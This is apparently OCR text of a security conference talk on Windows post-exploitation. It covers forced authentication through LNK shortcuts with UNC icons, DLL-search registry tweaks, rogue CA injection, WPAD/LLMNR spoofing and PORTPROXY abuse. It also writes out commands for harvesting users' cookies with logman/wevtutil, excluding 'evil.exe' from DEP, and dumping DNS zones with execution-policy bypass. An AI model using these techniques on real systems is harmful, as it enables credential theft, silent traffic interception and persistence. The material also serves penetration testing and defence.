
#END_ALTERNATE



LNK (Shortcuts) with UNC icons

Create a shortcut to anything (cmd.exe)

Go to Properties -> Change Icon and give it a UNC path.




Source http://www.room362.com/blog/2012/2/11/ms08_068-ms10_046-fun-until-2018.html

Auth and Persistence

Anyone see what I did?

Used in conjunction with this REG key can be devastating:

HKLM\SYSTEM\
CurrentControlSet\Control\
Session Manager\
CWDIllegalInDllSearch = 0



Source: http://carnal0wnage.attackresearch.com/2013/09/finding-executable-hijacking.html

Misc

WinRM

Windows Remote Management - includes WinRS (Windows Remote Shell)

Listens on 5985/5986 by default, allows interactive shell access over HTTP. Old versions and those installed with IIS are on 80

Found by asking servers for /wsman and recording 402s

Injecting CAs

post/windows/manage/inject_ca & remove_ca

Throws a CA on a system, code signing, web, etc.

Can be used to bypass application whitelisting (if "signed-good" binaries are allowed)

Also can allow you to proxy all SSL traffic for a user, without any warnings to them.

WPAD, WPADWPADWPAD & LLMNR


Auto detects proxy

Looks for WPAD

IPv6 version (LLMNR)

Looks for WPADWPADWPAD

You get to set their proxy information ;-)



PORTPROXY

Basically port forwarding built into Windows Firewall. Modes:

- v4tov4
- v4tov6
- v6tov4
- v6tov6

Oh yea…

Plus if you're lazy (there is a module for that): *post/windows/manage/portproxy*

Abusing PORTPROXY

LNK UNC attack to a share that doesn't exist

Windows will auto-try WebDAV

PORTPROXY on 80 out over IPv6/teredo

Since Windows is connecting "internally" the hosts will auto-authenticate

- Invisible

Stealing SSL Cookies

logman start LogCookies -p Microsoft-Windows-WinInet -o logcookies.etl -ets

wevtutil qe logcookies.etl /lf:true /f:Text | find /i "cookie added"

wevtutil qe logcookies.etl /lf:true /f:Text | find /i "POST"

logman stop LogCookies -ets

Mark Baggett
Source: http://pauldotcom.com/2012/07/post-exploitation-recon-with-e.html

Breaking NetNTLMv1

http://markgamache.blogspot.com/2013/01/ntlm-challenge-response-is-100-broken.html

PoC turns NetNTLMv1 into this format:

99ASNFZ4mrze8lqYwcMegYR0ZrKbLfRoDz2Ag=

Cloudcrack.com will turn that into straight NTLM in 23 hours.

DEP Exclusions

DEP OptOut can be annoying and stop binaries from running.

Adding your binary to:
HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlag\Layers with the value "DisableNXShowUI". Doesn't work

This does:

rundll32 sysdm.cpl, NoExecuteAddFileOptOutList "C:\temp\evil.exe"

Source: http://hackingnotes.com/post/add-executable-to-dep-exclusion-from-the-command-line


Zone Transfer via AD

Domain Admin can run this (powershell):

PS C:\Users\jdoe> get-wmiobject -ComputerName dc1 -Namespace root\microsoftDNS - Class MicrosoftDNS_ResourceRecord -Filter "domainname='projectmentor.net'" | select textrepresentation

Source: http://marcusoh.blogspot.com/2012/06/enumerating-dns-records-with-powershell.html

Zone Transfer via AD



Zone Transfer via AD

Users can run this (powershell):

- **PS** C:\Users\jdoe> dns-dump.ps1 -zone projectmentor.net -dc dc1
- **C:\>** powershell -ep bypass -f dnsdump.ps1 -zone projectmentor.net -dc dc1

Code: https://github.com/mmessano/PowerShell/blob/master/dns-dump.ps1

Source: http://www.indented.co.uk/index.php/2009/06/18/mapping-the-dnsrecord-attribute/

END

Mubix “Rob” Fuller
mubix@hak5.org

Chris Gates
chris@carnal0wnage.com

@mubix @carnal0wnage

Abstract

A follow on to the Encyclopaedia Of Windows Privilege Escalation published by InsomniaSec at Ruxcon 2011, this talk is aimed at detailing not just escalation from user to admin and admin to system, but persistence and forced authentication as well as a few other treats.